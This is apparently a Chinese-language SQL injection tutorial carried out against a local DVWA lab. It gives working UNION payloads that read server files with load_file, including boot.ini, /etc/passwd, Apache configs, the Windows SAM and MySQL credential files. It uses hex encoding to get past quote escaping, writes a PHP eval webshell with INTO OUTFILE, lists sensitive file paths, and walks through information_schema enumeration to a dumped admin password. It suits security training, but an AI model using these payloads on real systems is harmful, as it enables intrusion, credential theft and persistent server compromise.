
使用联合查询语句构造，利用注入读取c:\1.txt (Windows系统)

‘ UNION SELECT 1, load\_file(‘c:\\1.txt’) +–+ 或者

‘ union select 1, load\_file(‘c:/1.txt’) +–+

注: “\”(编程里面"\"转义)

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,load\_file('c:\\boot.ini')+--+&Submit=Submit




如果出现以下情况:

Query Errot:SELECT CID,TITLE FROM CMS\_CONTENTINDEX WHERE TID=25950\’AND 1=2 UNION SELECT LOAD\_FILE(’C:\\BOOT.INI\’),2

显然，在“php.ini"配置文件中magic\_quotes\_gpc为on或在接受参数的时候用了addslashes()涵数，单引号就会被自动转义成\'，因此函数未能正确执行功能.要绕开此过滤，可将c:\boot.ini转换成十六进制，转换后为:0x633A5C5C626F6F742E696E69.再提交如下链接。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,load\_file(0x633A5C5C626F6F742E696E69)+--+&Submit=Submit

或http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1 and 1=2 union select 1,load\_file(0x633A5C5C626F6F742E696E69)+--+&Submit=Submit



如果想对服务器进行写操作，直接用下用这条语句进行操作：

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%20'568311803',2 into outfile 'c:/muma.txt'+--+&Submit=Submit

写个一句话试试：

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%200x3C3F70687020406576616C28245F504F53545B2763686F70706572275D293B3F3E,2 into outfile 'c:/muma.txt'+--+&Submit=Submit

为什么要把一句话木马转化为十六进制，因为一句话木马里面也有单引号，再用单引号引起来会容易造成混淆。所以得出结论：如果用编码就不要用单引号，用单引号就不要用编码。

#### 六、怎么获取Web路径

不管是root权限还是普通用户权限要对服务器进行读写我们需要网站路径才能得到webshell

(1)一般可以在变量后面加上单引号、改变参数类型、增加参数位数等来造成MySQL数据库出错，爆出Web物理路径。

（2）通过扫描器扫web服务器遗留文件 php.php、info.php、phpinfo.php、test.php


（3）利用搜索引擎来查找Web目录。搜索引擎有时候会对网站页面进行快照抓取，包括脚本出错页面，因此可利用搜索引擎查找网站的出错信息，从而获得网站的物理路径。可在Google或百度中搜索“mysql site:\*\*\*.com”或“warning site:\*\*\*.com,error site:\*\*\*.com.cn”等。

这里使用“error site:\*\*\*.com”关键字进行查询，从搜索结果中得到了网站的物理路径为“E:\pujing2015”。

(4) 漏洞暴路径，例如通过网站后台查看网站Web路径、CC攻击暴路径等.

(6)通过配置文件找网站路径,在百度里面输入\*\*\*配置文件,如:IIS6.0配置文件，可以找到: C:\\WINDOWS\\system32\\inetsrv\\MetaBase.xml 和C:\WINDOWS\system32\inetsrv\MetaBase.bin 这两个配置文件（小技巧:在百度里面输入:load\_file()常用敏感信息，就可以找到别人入侵过程中总结的常用敏感文件路径）。


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,load\_file(C:\\WINDOWS\\system32\\inetsrv\\MetaBase.xml)+--+&Submit=Submit



#### 七、利用sql注入写入webshell

假设我们通过phpinfo文件知道了网站的物理路径，接下来我们通过使用union select语句来写入webshell.写入需要你有写入权限等。

‘ union select 1,’‘ INTO OUTFILE ‘/var/www/dvwa/cmd.php’ +–+ //这种反斜找扛/本地没测试，大家测试一下，推见大家用两个反\\方法，例如:


http://192.168.0.105:8080/dvwa/vulnerabilities/sqli/?id=1' union select "<?php @eval($\_POST['chopper']);?>",2 into outfile "c:\\php\\htdocs\\dvwa\\123.php"+--+&Submit=Submit

## MysQL获取web路径方法总结

在MySQL注入中，利用load\_file()函数读取网页文件源代码时，首先需要获得网站的Web路径。网站Web路径可以通过以下几种方法获得。

### 1、直接在出错信息中显示Web路径

在注入点处加单引号，或者修改提交变量类型，让查询语句出错，从出错信息中往往可以爆出网站Web物理路径(下图).



### 2、load\_file(char(47))列出freebsd目录

由于load\_file()函数相当于Linux系统中的cat()函数，在某些FreeBSD、Sunos系统中用“cat/”命令可以列出根目录。字符“/”的ASCII码是47，在MySQL注入中，可利用load\_file(char(47))直接列出FreeBSD等\*inux系统的文件夹目录。

### 3、"/etc/passwd”文件中的工作目录



从中可看到系统中有apache用户，其工作目录为“/var/www/ "有些网站会写上具体路径o而且网站用户名有的就是对应/etc/passwd里面的用户或文件夹名等等。

### 4、读取apache的配置文件“httpd.conf”，获取Web路径

PHP网站程序通常都是通过apache提供服务的，apache的配置文件“httpd.conf"中包含了网站物理路径，可通过读取该文件获得Web路径。

在\*nix系统中，可以利用laod\_file()尝试读取以下路径查看"apache”配置文件。

/etc/init.d/apache

/etc/init.d/apache2

/etc/httpd/httpd.conf

/etc/apache/apache.conf

/etc/apache/httpd.conf

/etc/apache2/apache2.conf

/etc/apache2/httpd.conf

/usr/local/apache2/conf/httpd.conf

/usr/local/apache/conf/httpd.conf

/opt/apache/conf/httpd.conf

/home/apache/httpd.conf

/home/apache/conf/httpd.conf

/etc/apache2/sites-available/default

在Windows系统中，可以尝试读取以下路径查看apache配置文件。

C:\Program Files\Apache Group\Apache\conf\httpd.conf

C:\Program Files\Apache Group\Apache2\conf\httpd.conf

C:\Program Files\Apache Software Foundation\Apache2.2\conf\httpd.conf

C:\apache\confthttpd.conf

也可以将换盘符C换为D, E, F等进行尝试。

### 5、利用load\_file()读取各种配置文件

在MySQL注入中，load\_file()函数除了用于读取网页脚本程序源代码外，还可以用来读取其他各种敏感的配置文件，方便获得WebShell或进行提权。

### （1）load\_file()读取服务器配置文件

在前面讲解了利用load\_file()函数读取“apache"配置文件，从而获得Web物理路径的方法。此外，还可利用此函数读取网站中的其他重要的配置文件，获得更多敏感的信息。

|  |
| --- |
| /user/local/app/apache2/conf/extra/http-vhosts.conf //虚拟网站设置  /user/local/app/php5/lib/php.ini //php相关设置  /etc/sysconfig/iptables //防火墙规则策略  /etc/rsyncd.conf //同步程序配置  /etc/sysconfig/network-script/ifcfg-eth0 //查看IP  /etc/my.cnf //Mysql的配置文件  /etc/redhat-release //系統版本  /etc/issue //系統版本  /etc/issue.net //系統版本  /usr/local/resin/conf/resin.conf //查看Linux系统配置的JSP虚拟主机  /usr/local/resin-pro-3.0.22/conf/resin.conf  /usr/local/resin-3.0.22/conf/resin.conf //查看RESIN 3.0.22配置文件  c:\mysql\data\mysql\user.MYD //存储了“mysql.user”表中的数据库链接密码c:\program files\rhinosoft.com\serv-u\servudaemon.ini  c:\program files\serv-u\servudaemon.ini //FTP软件配置文件，存储虚拟主机网站路径和密码  c:\program files\mysql\my.ini  c:\windows\my.ini //Mysql配置文件  c:\windows\system32\inetsrv\metabase.xml //IIS配置文件  c:\resin\conf\resin.conf  c:\resin-3.0.14\conf\resin.conf //查看JSP网站“resin”文件配置信息 |

### （2）load\_file()读取二进制文件

除了读取文本类型的文件外，load\_file()还可以用来读取系统中的二进制文件，例如各种密码存储配置文件。

|  |
| --- |
| c:\windows\repair\sam //windows系统初次安装时的密码  c:\program files\serv-u\servuadmin.exe //serv-U 6.0及之前版本的管理员密码文件  c:\program files\rhinosoft.com\servudaemo.exe  c:\documents and setting\all users\application data\symantec\pcanywhere\\*.cif //pcanywhere登陆密码文件 |

只要MySQL注入点处的账号权限足够，那么loadee\_file()函数就可以读取任何文件。但是需要注意的是，由于浏览器编码不能完全显示二进制编码文件，因此需要使用hex()函数将load\_file()函数读出的二进制文件转为十六进制显示在网页上。再将网页中显示的十六进制代码复制到本地后，通过转换成二进制文件，才能加以利用。

### （3）load\_file()函数读取文件时不可忽略的问题

在上一个案例中，读取网页源代码时在网页中未能正常显示一些代码内容，这是由于网页源代码中包含一些特殊的字符，如“<”、“>”之类的，因此导致在返回源代码内容时显示为了网页效果，而不是真实的代码内容。因此，除了通过查看源代码外，还可以考虑在返回代码时替换一些特殊字符，从而令网页中正常显示源文件代码内容。

可在load\_file()函数使用时调用如下形式。


replace(load\_file(char(文件路径十六进制代码))，char(60),char(32))

这句代码的意思是，将返回文件内容中的“<”替换成空格，这样就可以屏蔽网页效果，从而查看到真实的网页内容了。

例如，在上一个案例中，采用替换字符的方式读取文件，提交如下链接。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'%20union%20select replace(load\_file(0x633A5C5C7068705C5C6874646F63735C5C647677615C5C696E6465782E706870),char(60),char(32)),2+--+&Submit=Submit

页面中返回的就是源代码内容，而不再显示网页形式了(下图对比)。



## LIMIT查询在MySQL 5注入中的利用

当MySQL版本在5.0以上，而且链接数据库账号是普通用户时，如果无权限读取网页源文件或重要的配置文件，那么可以通过猜解列出管理员信息，然后登录后台再上传WebShell。4.0以上支持union  
4.1以上支持子查询  
5.0以上有了系统表

### 3.3.1 information\_schema结构包含数据库关键信息

MySQL 5和之前的版本有很多不同的地方，其中最显著的特点就是，MySQL 5比之前增加了系统数据库information\_schema结构，用于存储数据库系统信息，因此可以利用这个库爆出想要的表名和列名。

MySQL 5数据库中的information\_schema结构如下。

|  |
| --- |
| TABLES\_IN\_INFORMATION\_SCHEMA  CHARACTER\_SETS  COLLATIONS  CONLLATION\_CHARACTE\_SET\_APPLICABILITY  COLUMNS  COLUMN\_PRIVILEGES  KEY\_COLUMN\_USAGE  ROUTINES  SCHEMATA  SCHEMA\_PRIVILEGES  STATISTICS  TABLES  TABLE\_CONSTRAINTS  TABLE\_PRIVILEGES  TRIGGERS  USER\_PRIVILEGES  VIEWS |

在MySQL 5数据库的注入检测中，常用到以下几个表:

"SCHEMATA”表，用于存储数据库名。其中的关键字段为SCHEMA\_NAME，表示数据库名称。“’

"TABLES”表，用于存储表名。其中的关键字段TABLE\_SCHEMA表示表所属的数据库名称;关键字段TABLE\_NAME表示表的名称.

"COLUMNS”表，用于存储字段名.其中的关键字段TABLE SCHEMA表示表所属的数据库名称;字段TABLE NAME表示所属的表的名称;COLUMN\_NAME表示字段名.

可以看到，在MySQL 5数据库注入过程中，只要通过注射点构造语句查询相关字段，就可以得到任意想要的信息。

### 3.3.2 LIMIT子句查询指定数据

在查询information\_schema结构中的数据内容时，常常需要返回前几条或中间指定的某几条数据，MySQL中提供了一个LIMIT子句查询，可实现此功能。

LIMIT子句可以被用于强制SELECT语句返回指定的记录数。LIMIT的用法如下。

SELECT \* FROM table LIMIT [iffset,] rows | rows OFFSET offset

LIMIT接受一个或两个数字参数，参数必须是一个整数常量。如果给定两个参数，第一个参数指定第一个返回记录行的偏移量，第二个参数指定返回记录行的最大数目。需要注意的是，初始记录行的偏移量是0而不是1。

例如，执行如下查询。

SELECT \* FROM table LIMIT 0,1

该句可检索记录行中的第一条数据内容。执行如下查询。

SELECT \* FROM table LIMIT 1,1

则可检索记录行中的第二条数据内容。

### 3.3.3 LIMIT爆库、爆表与爆字段

利用MySQL中的LIMIT子句查询功能，可以轻易地爆出数据库库名与表和字段内容，实

现SQL注入攻击。下面是常用的LIMIT注入攻击查询语句:

#### 1.爆数据库

and 1=2 union select 1,database()/\*

该句可爆出当前数据库名。

and 1=2 union select 1,SCHEMA\_NAME from information\_schema.SCHEMATA limit 0,1/\*

增加黑体数字0，可查询爆出所有的数据库名。

#### 2.爆表名

and 1=2 union select 1,2,3,TABLE\_NAME,4,5,6,7......from

information\_schema.TABLES where TABLE\_SCHEMA=库名十六进制代码 limit 0,1/\*

增加黑体数字0，可查询爆出指定数据库中的所有表名。

#### 3.爆字段

and 1=2 union select 1,2,3,COLUMN\_NAME,4,5,6,7......from


information\_schema.TABLES where TABLE\_NAME=表名十六进制代码 limit 0,1/\*

增加黑体数字0，可查询爆出指定表中的所有字段名。

得到管理员账号与密码字段，就可以方便地查询到其中的内容了。

## mysql攻击测试（二）

### 1、查看当前数据库




返回当前数据库名"dvwa"

### 2、爆出当前据库中所有数据库


得到当前数据库名后.再继续查询所有的数据库名.

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,schema\_name%20from%20information\_schema.schemata%20limit%201,1+--+&Submit=Submit




得到数据库名“information- schema"，再提交以下查询链接。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,schema\_name%20from%20information\_schema.schemata%20limit%201,1+--+&Submit=Submit



得到数据库名“dedecms"，再提交以下查询链接。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,schema\_name%20from%20information\_schema.schemata%20limit%202,1+--+&Submit=Submit



页面返回空白，说明只有三个数据库: information- schema、dedecms和dvwa.


### 3、查询数据库中的表

先来查询"dvwa "库中的所有表名，提交以下查询链接.

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,table\_name%20from%20information\_schema.tables%20where table\_schema=database() limit 0,1+--+&Submit=Submit

其中指定了数据库名为database().表示为当前数据库。也可将其换"dvwa”库名十六进制代码，效果是一样的。


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,table\_name%20from%20information\_schema.tables%20where table\_schema=0x64767761 limit 0,1+--+&Submit=Submit



返回第一个表名为“guestbook"

提交以下查询链接.

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,table\_name%20from%20information\_schema.tables%20where table\_schema=database() limit 1,1+--+&Submit=Submit




返回第二个表名为“users ",继续增加数据，可查询出数据库中的所有表名.不过我这库里面只有2个表名，这里已经得到了表名“users"，显然是管理员表，直接查询其中的字段即可。

### 4、查询表中的列名及内容


现在查询"user"表中的列名.提交以下查询。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,table\_name%20from%20information\_schema.columns%20wheretable\_name=0x7573657273 limit 1,1+--+&Submit=Submit



其中的0x7573657273为表名“users”的十六进制代码，提交查询后得到第一个列名为"first\_name"，再继续增加数字进行查询，得到列名user和password:

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,column\_name%20from%20information\_schema.columns%20where%20table\_name=0x7573657273%20limit%203,1+--+&Submit=Submit



继续提交以下代码:


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and%201=2%20union%20select%201,column\_name%20from%20information\_schema.columns%20where%20table\_name=0x7573657273%20limit%204,1+--+&Submit=Submit



其中最重要的列名为“user”和“password"，分别为用户名列和密码列，直接查

询这两个列名中的数据内容。


http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and1=2unionselect 1,user from users+--+&Submit=Submit



得到用户名“admin、gordonb、1337、pablo、smithy，再提交以下查询。

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1'and1=2unionselect 1,password from users where user= 0x61646D696E+--+&Submit=Submit

0x61646D696E为用户名“admin”的十六进制代码，查询后得到密码password





下面就是测试管理员帐号和密码登录，后面就不在操作了。

